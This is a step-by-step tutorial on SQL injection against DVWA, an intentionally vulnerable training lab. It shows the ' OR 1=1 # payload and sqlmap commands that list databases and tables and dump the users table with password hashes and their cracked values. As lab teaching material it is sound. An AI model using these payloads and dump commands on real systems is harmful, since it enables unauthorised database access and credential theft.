SQL Injection on DVWA

SQL injection is a type of attack in which an attacker injects malicious code into a website’s SQL statement and gains access to sensitive information or performs malicious actions on the database. This is typically done by manipulating input fields in a web application that is connected to a database, such as a login form or a search box, in such a way as to trick the application into executing unintended SQL commands


SQL injection attacks can allow attackers to bypass authentication, access, modify, or delete sensitive data, or even execute commands on the operating system. They can also be used to create new user accounts with high privileges or to perform other malicious action

“

You should be on Kali Linux or Parrot OS in VMWARE, Virtual Box or running natively on your PC

Step- 1

- Go to DVWA security settings and set the difficulty to low



DVWA Security

Security Level

Security level is currently: **low**.


You can set the security level to low, medium, high or impossible. The security level changes th
level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**.
as an example of how web application vulnerabilities manifest through bad coding practi
as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**
developer has tried but failed to secure an application. It also acts as a challenge to user
exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alt**
practices to attempt to secure the code. The vulnerability may not allow the same exten
exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compa
source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Low | Submit

Step- 2

- if we put the following command in the box it will list down all information in the specific category




Vulnerability: SQL Injection

```
ID: ' OR 1=1 #
First name: admin
Surname: admin

ID: ' OR 1=1 #
First name: Gordon
Surname: Brown

ID: ' OR 1=1 #
First name: Hack
Surname: Me

ID: ' OR 1=1 #
First name: Pablo
Surname: Picasso

ID: ' OR 1=1 #
First name: Bob
Surname: Smith
```

Step- 3

- We can manually use complex commands to list all information. But we are going to use sqlmap to automate the process. First of all intercept a normal request with burp and save it in a text document. Now launch sqlmap with the following command

```
>sqlmap -r req.txt --dbs
```




```
┌──(kali㉿kali)-[~/Downloads]
└─$ sqlmap -r req.txt --dbs
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.6.12#stable}
|_ -| . [)]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking target
 state and federal laws. Developers assume no liability an

[*] starting @ 02:34:59 /2023-01-01/
```

Step- 4

- It will list all databases available. Now to get more information about the tables of a particular database, we can use the following command

```
>sqlmap -r req.txt -D dvwa --tables
```




```
[02:35:51] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.22.1
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[02:35:51] [INFO] fetching tables for database: 'dvwa'
[02:35:51] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

Step- 5

❖ You can get column information of tables with the following command

```
>sqlmap -r req.txt -D dvwa -T users --columns
```




```
Table: users
[8 columns]
+--------------+-------------+
| Column       | Type        |
+--------------+-------------+
| user         | varchar(15) |
| avatar       | varchar(70) |
| failed_login | int(3)      |
| first_name   | varchar(15) |
| last_login   | timestamp   |
| last_name    | varchar(15) |
| password     | varchar(32) |
| user_id      | int(6)      |
+--------------+-------------+
```

Step- 6

❖ Now we can dump information with the following command

```
>sqlmap -r req.txt -D dvwa -T users --dump-all
```



```
Database: dvwa
Table: users
[5 entries]
+---------+---------+-----------------------------+---------------------------------------------+-----------+------------+---------------------+--------------+
| user_id | user    | avatar                      | password                                    | last_name | first_name | last_login          | failed_login |
+---------+---------+-----------------------------+---------------------------------------------+-----------+------------+---------------------+--------------+
| 1       | admin   | /hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      | 2023-01-01 02:10:06 | 0            |
| 2       | gordonb | /hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     | 2023-01-01 02:10:06 | 0            |
| 3       | 1337    | /hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       | 2023-01-01 02:10:06 | 0            |
| 4       | pablo   | /hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      | 2023-01-01 02:10:06 | 0            |
| 5       | smithy  | /hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        | 2023-01-01 02:10:06 | 0            |
+---------+---------+-----------------------------+---------------------------------------------+-----------+------------+---------------------+--------------+
```

DEMO

THANKS